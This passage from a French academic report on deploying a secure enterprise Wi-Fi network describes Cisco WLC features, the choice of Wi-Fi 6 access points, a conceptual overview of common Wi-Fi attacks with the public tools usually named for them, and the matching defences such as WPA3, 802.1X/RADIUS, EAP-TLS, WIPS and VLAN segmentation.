Cisco Wireless LAN Controller (WLC) permet une gestion avancée du flux de travail pour automatiser et sécuriser la gestion du Wi-Fi. Grâce à des règles configurables, il est possible de :

- Définir des politiques d'accès en fonction des utilisateurs et des groupes.
- Appliquer des restrictions dynamiques en fonction de l'heure, du lieu ou du type d'appareil.
- Déployer des profils de QoS (Quality of Service) pour prioriser certains types de trafic, comme la VoIP ou la vidéo.
- Générer des alertes et des journaux d'événements pour suivre les connexions et détecter toute anomalie.

b. Monitoring du réseau

Le WLC de Cisco inclut des outils de supervision avancés permettant de surveiller en temps réel la performance du réseau et la sécurité des connexions :

- Dashboard centralisé affichant l'état du réseau, le nombre de connexions actives et les points d'accès en fonctionnement;
- Détection des interférences RF (Radio Frequency) pour optimiser les performances du Wi-Fi;
- Outils d'analyse de trafic permettant d'identifier les applications les plus utilisées et de détecter les comportements suspects;
- Alertes automatiques en cas de surcharge réseau ou d'attaque potentielle (ex. : rogue AP, attaque DoS, ARP Spoofing).

c. Collaboration et gestion des utilisateurs

Cisco WLC facilite la gestion des utilisateurs et des appareils connectés :

- Gestion centralisée des utilisateurs et des groupes avec des permissions spécifiques;
- Authentification sécurisée via 802.1X, WPA3-Enterprise et intégration avec RADIUS/TACACS+;
- Portail captif configurable pour les invités, permettant l'accès temporaire avec des règles strictes;
- Segmentation VLAN dynamique pour assigner automatiquement un VLAN à un utilisateur ou un groupe spécifique.

d. Sécurité et chiffrement des communications

La sécurité est un point clé du Cisco WLC, avec des fonctionnalités avancées pour protéger les communications sans fil :

- Chiffrement WPA3 avec support du PMF (Protected Management Frames).;
- Détection et prévention des intrusions Wi-Fi (WIPS/WIDS) pour repérer et neutraliser les attaques sur le réseau;
- Filtrage MAC et contrôle d'accès basé sur les rôles (RBAC);
- Isolation des clients Wi-Fi pour empêcher les attaques latérales entre appareils connectés.

3.3. Intégrations et compatibilité

Le WLC de Cisco est conçu pour s'intégrer facilement avec d'autres solutions réseau et cloud :

- Compatibilité avec les solutions Cloud : Cisco DNA Center, Cisco Meraki, Microsoft Azure, AWS;
- Intégration avec Active Directory et LDAP pour la gestion des identités et des accès;
- Support des API RESTful permettant une automatisation avancée de la gestion du réseau;
- Interopérabilité avec des solutions de sécurité comme Firepower, ISE et Cisco Umbrella.

3.4. Avantages et inconvénients de Cisco WLC

Nous citons quelques avantages et inconvénients de Cisco WLC

a. Avantages

- Sécurité avancée avec chiffrement WPA3, 802.1X, et protection contre les menaces Wi-Fi;
- Gestion centralisée permettant un contrôle optimal du réseau;
- Performance optimisée avec une gestion intelligente de la bande passante et de la couverture RF;
- Intégration avec des solutions cloud pour une gestion flexible;
- Haute disponibilité et scalabilité pour les infrastructures de toute taille.

b. Inconvénients

- Coût élevé comparé aux solutions open-source;
- Configuration avancée requise, nécessitant des compétences en administration réseau;
- Dépendance à l'écosystème Cisco, limitant l'intégration avec d'autres équipements non-Cisco.

3.5. Choix du Type d'Access Point

Nous allons choisir le Wi-Fi 6 (802.11ax) pour ce projet en raison de sa maturité technologique et de sa large adoption en entreprise. Ce choix garantit une meilleure compatibilité, performance et sécurité tout en optimisant les coûts.

a. Wi-Fi 6 (802.11ax) et Wi-Fi 7

La nouvelle génération Wi-Fi 7 (802.11be) commence à apparaître, mais Wi-Fi 6 (802.11ax) reste la technologie la plus mature et la plus répandue actuellement:

- Standard déjà éprouvé : Déploiements massifs dans de nombreuses entreprises.
- Compatibilité : La plupart des équipements clients (smartphones, PC, tablettes) supportent déjà Wi-Fi 6;
- Efficacité spectrale : OFDMA, BSS Coloring, MU-MIMO amélioré pour mieux gérer un grand nombre de connexions simultanées;
- Économie d'énergie : Fonction Target Wake Time (TWT) réduisant la consommation sur les appareils mobiles.

Par contre, le Wi-Fi 7 a des inconvénients qui sont:

- Disponibilité limitée : Le matériel Wi-Fi 7 est encore récent, moins disponible et souvent plus onéreux;
- Écosystème pas encore mûr : Peu de clients finaux (cartes réseau, smartphones) sont compatibles Wi-Fi 7;
- Coût plus élevé : Les premiers équipements Wi-Fi 7 peuvent être onéreux, et la rétrocompatibilité n'apporte pas de bénéfices immédiats par rapport à Wi-Fi 6.

b. Conclusion sur le Choix des AP

Nous avons donc choisi des AP Wi-Fi 6 pour leur équilibre entre performances, coûts, et maturité de l'écosystème. Cela assure un déploiement stable, des mises à jour régulières, et une bonne compatibilité avec les terminaux actuels.

4. Sécurisation des Réseaux Wi-Fi

4.1. Sécurité informatique [7]

La sécurité informatique est l'ensemble des moyens mis en œuvre pour réduire la vulnérabilité d'un système contre les menaces accidentelles ou intentionnelles. Il convient d'identifier les exigences fondamentales en sécurité informatique.

4.2. Définition de la sécurité informatique

La sécurité informatique est une discipline qui vise à protéger l'intégrité, la confidentialité et l'usage des informations et des technologies de l'information contre les attaques, les dommages, les accès ou les modifications non autorisés. Elle implique des moyens techniques, organisationnels, juridiques et humains adaptés aux différents domaines d'activité et aux besoins des entreprises et des utilisateurs.

4.3. Attaques sur les réseaux WiFi [6]

Dans cette section, nous explorons les différentes attaques visant les réseaux Wi-Fi, en mettant l'accent sur celles qui compromettent la confidentialité, l'intégrité, la disponibilité et l'authenticité des informations. Ces attaques seront étudiées et testées dans le cadre de notre projet de sécurisation des réseaux Wi-Fi.

a. Classification des Attaques

Les attaques sur les réseaux Wi-Fi peuvent être classées en deux grandes catégories :

- Les attaques passives : elles n'altèrent pas le fonctionnement du système mais permettent aux attaquants d'intercepter et d'analyser les communications.
- Les attaques actives : elles modifient le comportement du système et sont généralement plus critiques.

- **Attaques Passives**

Les attaques passives interceptent discrètement les communications réseau sans les modifier afin de collecter des informations sensibles.




Figure II. 10: Attaques passives.[19]

L'écoute utilise Wi-Fi permet de récupérer des informations sensibles. Les outils comme Wireshark, Kismet et tcpdump permettent de capturer et d'analyser les paquets réseau. Dans le cadre du Wi-Fi, le sniffing est souvent utilisé pour récupérer des handshakes WPA2 ou intercepter des données non chiffrées.

L'attaque de wardriving consiste à parcourir une zone géographique avec un équipement Wi-Fi pour détecter des réseaux sans fil non sécurisés. Des outils comme NetStumbler et Vistumbler, associée à un GPS, cette technique permet de cartographier des points d'accès vulnérables.

Les appareils Wi-Fi envoient des Probe Requests pour rechercher des réseaux connus. Un attaquant peut exploiter ces requêtes pour créer un Evil Twin (point d'accès malveillant) et tromper l'utilisateur en l'incitant à s'y connecter.

- **Attaques Actives**

Ces attaques modifient les données ou perturbent le fonctionnement du réseau.




Figure II. 11: Attaques Actives. [19]

Nous allons revoir, assez succinctement, les différentes attaques connues par les réseaux filaires et qui touchent bien évidemment, le monde du Wi-Fi.

- **Evil Twin Attack (Point d'Accès Rogue)**

L'attaquant configure un point d'accès malveillant en copiant le SSID d'un réseau légitime pour tromper les utilisateurs et capturer leurs identifiants. Des outils comme Airbase-ng ou Wi-Fi Pineapple facilitent ce type d'attaque.




Figure II. 12: Point d'Accès Rogue.[20]

- **Attaque de Désauthentification (Deauthentication Attack)**

L'attaquant envoie des paquets de désauthentification pour forcer les clients à se reconnecter à un point d'accès malveillant ou interrompre leur connexion. Cela peut être réalisé avec aireplay-ng.




Figure II. 13: Attaque de Désauthentification. [20]

- **MITM (Man-in-the-Middle) via ARP Poisoning**

Un attaquant intercepte et modifie les communications entre deux parties en usurpant leur identité sur le réseau. Des outils comme Bettercap et Ettercap permettent de réaliser cette attaque sur Wi-Fi.

Capture et Crackage du Handshake WPA2

L'attaquant intercepte un 4-way handshake WPA2 et tente de le déchiffrer avec un dictionnaire ou une attaque brute-force à l'aide d'Aircrack-ng ou Hashcat.




Figure II. 14: ARP Poisoning. [20]

- **Attaque WPS (Wi-Fi Protected Setup)**

Cette attaque exploite les vulnérabilités du protocole WPS pour récupérer la clé WPA/WPA2 en quelques heures avec Reaver ou Bully.

- **Usurpation d'Adresse MAC (MAC Spoofing)**

En modifiant l'adresse MAC de son appareil, un attaquant peut contourner les filtres MAC ou se faire passer pour un utilisateur légitime. Outils comme **Macchanger** facilitent cette attaque.




Figure II. 15: Attaques d'usurpation d'identité. [21]

- **Saturation DHCP (DHCP Starvation & Rogue DHCP)**

L'attaquant inonde le serveur DHCP avec de fausses requêtes pour épuiser les adresses IP disponibles, forçant ainsi les utilisateurs à se connecter à un faux serveur DHCP malveillant, à l'aide de Yersinia.

- **KRACK Attack (Key Reinstallation Attack)**

Cette attaque exploite une faille dans le 4-way handshake WPA2 pour réinitialiser et réutiliser des clés de chiffrement, permettant ainsi le déchiffrement du trafic réseau.

- **Beacon Flooding & Fake SSID Attack**

L'attaquant envoie des milliers de faux paquets Beacon pour submerger la liste des réseaux Wi-Fi affichés par un appareil et perturber les connexions.

- **Attaques sur l'Authentification et les Mots de Passe**

Attaques par Force Brute et Dictionnaire. Un attaquant tente de deviner un mot de passe Wi-Fi en essayant un grand nombre de combinaisons à l'aide d'outils comme Hashcat ou John the Ripper.

Attaque via Captive Portal Malveillant. L'attaquant configure un faux portail captif pour tromper les utilisateurs et récupérer leurs identifiants de connexion.

- **Attaques par Dénier de Service (DoS & DDoS)**

L'attaquant envoie un grand nombre de requêtes pour inonder un point d'accès et perturber son fonctionnement.




Figure II. 16: Attaques par Dénier de Service (DoS & DDoS). [22]

4.4. Sécurisation du Wi-Fi

Installer un réseau sans fil sans le sécuriser peut permettre à des personnes non autorisées d'écouter, de modifier et d'accéder à ce réseau. Il est donc indispensable de sécuriser les réseaux sans fil dès leur installation. Il est possible de sécuriser son réseau de façon plus ou moins forte selon les objectifs de sécurité et les ressources que l'on y accorde.

La sécurité d'un réseau sans fil peut être réalisée à différents niveaux : configuration des équipements et choix des protocoles.

4.5. Mesures de Sécurisation des Réseaux Wi-Fi

a. Protocole WPA/WPA2 [4]

Le protocole **Wi-Fi Protected Access (WPA)** et son successeur **WPA2** sont des normes de sécurité conçues pour protéger les réseaux sans fil contre les attaques. Ils succèdent au protocole WEP, dont les failles de sécurité ont été largement exploitées.

- **WPA (Wi-Fi Protected Access)** : Introduit en 2003, il utilise le protocole TKIP (Temporal Key Integrity Protocol) pour renforcer la sécurité du chiffrement.
- **WPA2** : Remplace TKIP par AES (Advanced Encryption Standard), offrant une meilleure protection des données.
- **Modes d'authentification** : WPA/WPA2 peut fonctionner en mode **Personnel (PSK)**, utilisant une clé partagée, ou en mode **Entreprise**, reposant sur le protocole 802.1X et un serveur RADIUS.




Figure II. 17: Protocole de sécurité sans-fil WPA WPA2. [4]

b. Authentification Renforcée avec WPA3 et 802.1X/RADIUS

L'adoption de WPA3 avec l'authentification 802.1X et un serveur RADIUS renforce la sécurité en utilisant un chiffrement plus robuste (Simultaneous Authentication of Equals - SAE) et en rendant les attaques par dictionnaire inefficaces.




Figure II. 18: Authentification RADIUS avec winserver. [25]

c. Filtrage MAC et VLAN Dynamiques

Le filtrage MAC permet de restreindre l'accès au réseau à une liste de périphériques approuvés. Couplé aux VLAN dynamiques, il devient possible d'attribuer dynamiquement des segments réseau spécifiques à chaque utilisateur pour limiter les risques de compromission.

d. Systèmes de Détection et Prévention des Intrusions (WIPS/WIDS) [8]

Les solutions de détection (Wireless Intrusion Detection Systems - WIDS) et de prévention (Wireless Intrusion Prevention Systems - WIPS) surveillent le réseau Wi-Fi pour identifier et bloquer les attaques comme le Rogue AP, le MITM et les attaques de désauthentification.



Figure II. 19: Systèmes de Détection et Prévention des Intrusions (WIPS/WIDS). [8]

e. Désactivation du WPS et SSID Cloaking

Le Wi-Fi Protected Setup (WPS) présente des vulnérabilités exploitables par des attaques de force brute. Sa désactivation est essentielle pour éviter ces failles. De plus, le cloaking du SSID empêche les attaquants de localiser facilement le réseau.




Figure II. 20: Désactivation du WPS [4]

f. VPN Obligatoire sur les Réseaux Wi-Fi Publics [23]

L'utilisation d'un VPN pour chiffrer le trafic des utilisateurs sur les réseaux Wi-Fi publics empêche les attaques MITM et la capture de données sensibles.




Figure II. 21: VPN. [23]

g. Segmentation du Réseau avec VLANs et Règles de Pare-feu

L'isolement des utilisateurs par VLAN empêche les attaques de type client-to-client. Une segmentation efficace des réseaux en zones sécurisées limite l'impact d'une intrusion.

h. Renforcement du RADIUS/NPS avec EAP-TLS [24]

L'utilisation du protocole EAP-TLS au sein du serveur RADIUS pour l'authentification offre un haut niveau de sécurité en reposant sur des certificats numériques plutôt que sur des mots de passe vulnérables aux attaques de phishing.




Figure II. 22: Serveur RADIUS [24]

i. Surveillance et Audit des Logs Wi-Fi

L'activation de la journalisation des connexions Wi-Fi et l'analyse des logs via un SIEM permettent de détecter les anomalies et d'identifier les tentatives d'intrusion




Figure II. 23: Types de tableaux de bord dans une solution SIEM.[26]

Conclusion

Ce chapitre a exploré les réseaux Wi-Fi, leur architecture, leurs performances et leurs défis sécuritaires. Nous avons comparé entre les différents WLC et les AP, identifié les menaces et présenté les solutions de protection.

Ces éléments servent de base pour la suite, qui portera sur le déploiement d'un réseau Wi-Fi sécurisé en entreprise.

CHAPITRE III :
REALISATION
